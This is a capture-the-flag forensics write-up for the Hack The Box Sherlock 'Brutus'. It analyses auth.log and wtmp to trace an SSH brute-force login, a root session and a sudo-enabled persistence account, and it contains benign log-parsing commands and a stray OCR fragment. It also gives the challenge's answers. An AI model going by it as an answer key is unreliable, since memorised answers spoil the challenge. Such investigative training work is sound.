
HTB sherlocks- Brutus

Write up by Chanan shenker


- Start:



ing the root account. You may harr

```
┌──(root㉿kali)-[~/Desktop/lab/Brutus]
└─#
```

- Question 1: Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?
- The auth.log is a file that hold all the information involving autheraization on the machine, mainly login attempts and ‘sudo’ command, which is a command that let a normal user run command with higher privileges.
- From my previous interactions with an auth.log file I remembered that all failed login attempts are written with capital F ‘Failed’, with some text manipulation I found only one IP address with failed login attempts.




```
┌──(root㉿kali)-[~/Desktop/lab/Brutus]
└─# cat auth.log | rg Failed | awk '{print $(NF-3)}' | sort | uniq
65.2.161.68
```

- Answer 1:   65.2.161.68


- Question 2: The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?

- The same as the first question I remembered that attempts to login with valif credentials are written with a capital A ‘Accepted’, so searched for the ip from the first question and the word ‘Accepted’.




```
┌──(root㉿kali)-[~/Desktop/lab/Brutus]
└─# cat auth.log | rg '65.2.161.68' | rg 'Accepted'
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
```

- As we see here the first connection was for the user ‘root’, but just to be sure I looked for the multiple failed login before top be sure it’s the correct user.




```
Mar  6 06:31:39 ip-172-31-35-28 sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 4
Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:41 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:42 ip-172-31-35-28 sshd[2423]: Failed password for backup from 65.2.161.68 port 34834 ssh2
Mar  6 06:31:42 ip-172-31-35-28 sshd[2424]: Failed password for backup from 65.2.161.68 port 34856 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2

┌──(root㉿kali)-[~/Desktop/lab/Brutus]
└─# cat auth.log | rg '65.2.161.68' | rg 'Failed|Accepted'
```

- As you can see here the multiple failed logins.
- Answer 2: root
- Question 3: Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?
- Initially I looked at the auth.log file al looked for the first time it said session opened.



```
Mar  6 06:31:39 ip-172-31-35-28 sshd[2400]: Failed password for invalid user svc_account from 65.2.161.68 port 46854 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2399]: Failed password for root from 65.2.161.68 port 46852 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2407]: Failed password for root from 65.2.161.68 port 46876 ssh2
Mar  6 06:31:39 ip-172-31-35-28 sshd[2383]: Received disconnect from 65.2.161.68 port 46722:11: Bye Bye [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2383]: Disconnected from invalid user svc_account 65.2.161.68 port 46722 [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2384]: Received disconnect from 65.2.161.68 port 46732:11: Bye Bye [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2384]: Disconnected from invalid user svc_account 65.2.161.68 port 46732 [preauth]
Mar  6 06:31:39 ip-172-31-35-28 sshd[2409]: Failed password for root from 65.2.161.68 port 46890 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2379]: Received disconnect from 65.2.161.68 port 46698:11: Bye Bye [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2379]: Disconnected from invalid user server_adm 65.2.161.68 port 46698 [preauth]
```


- But if you take a look right after the open session its says the session was closed. Meaning that the hacker did nothing. So I looked more. And found a time were it said open session without an immediate disconnect .



```
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```

- I found this part but for some reason it was still a wrong answer.


- So I decided to take a look at what else we were given. A wtmp file.
- A wtmp file is another file that keeps track all logons and logoffs from the machine, and a little search led me to find the ‘utmpdump’ command that knows how to take wtmp file and parse them.



```
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:37:35,475575+00:00]

┌──(root㉿kali)-[~/Desktop/lab/Brutus]
└─# utmpdump wtmp
```

- And there it is the connection ive been looking for, with the relevant IP and user.
- Answer 3:   2024-03-06 06:32:45


- Question 4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?
- In one of the screenshots from the previous question we see that the session number given to mentioned session is 37.



```
Mar  6 06:32:01 ip-172-31-35-28 CRON[2476]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:01 ip-172-31-35-28 CRON[2477]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:32:39 ip-172-31-35-28 sshd[620]: exited MaxStartups throttling after 00:01:08, 21 connections dropped
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:33:01 ip-172-31-35-28 CRON[2561]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:33:01 ip-172-31-35-28 CRON[2562]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:34:01 ip-172-31-35-28 CRON[2574]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:34:01 ip-172-31-35-28 CRON[2575]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
```

- Answer 4: 37


- Question 5: The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
- The logs in the auth.log file are built in such a manner '<date and time> <category> <info>'. And I know that one of the categories is 'useradd' which as it sound is logs that are entered when a new user is being made. So I looked for exactly that.



```
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session opened for user confluence(uid=998) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:35:01 ip-172-31-35-28 CRON[2616]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:01 ip-172-31-35-28 CRON[2615]: pam_unix(cron:session): session closed for user confluence
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
```

- Viola! The attacker added a user 'cyberjunkie', alsoyou can see he added the user to the 'sudo' users which means theis user will have higher permissions.

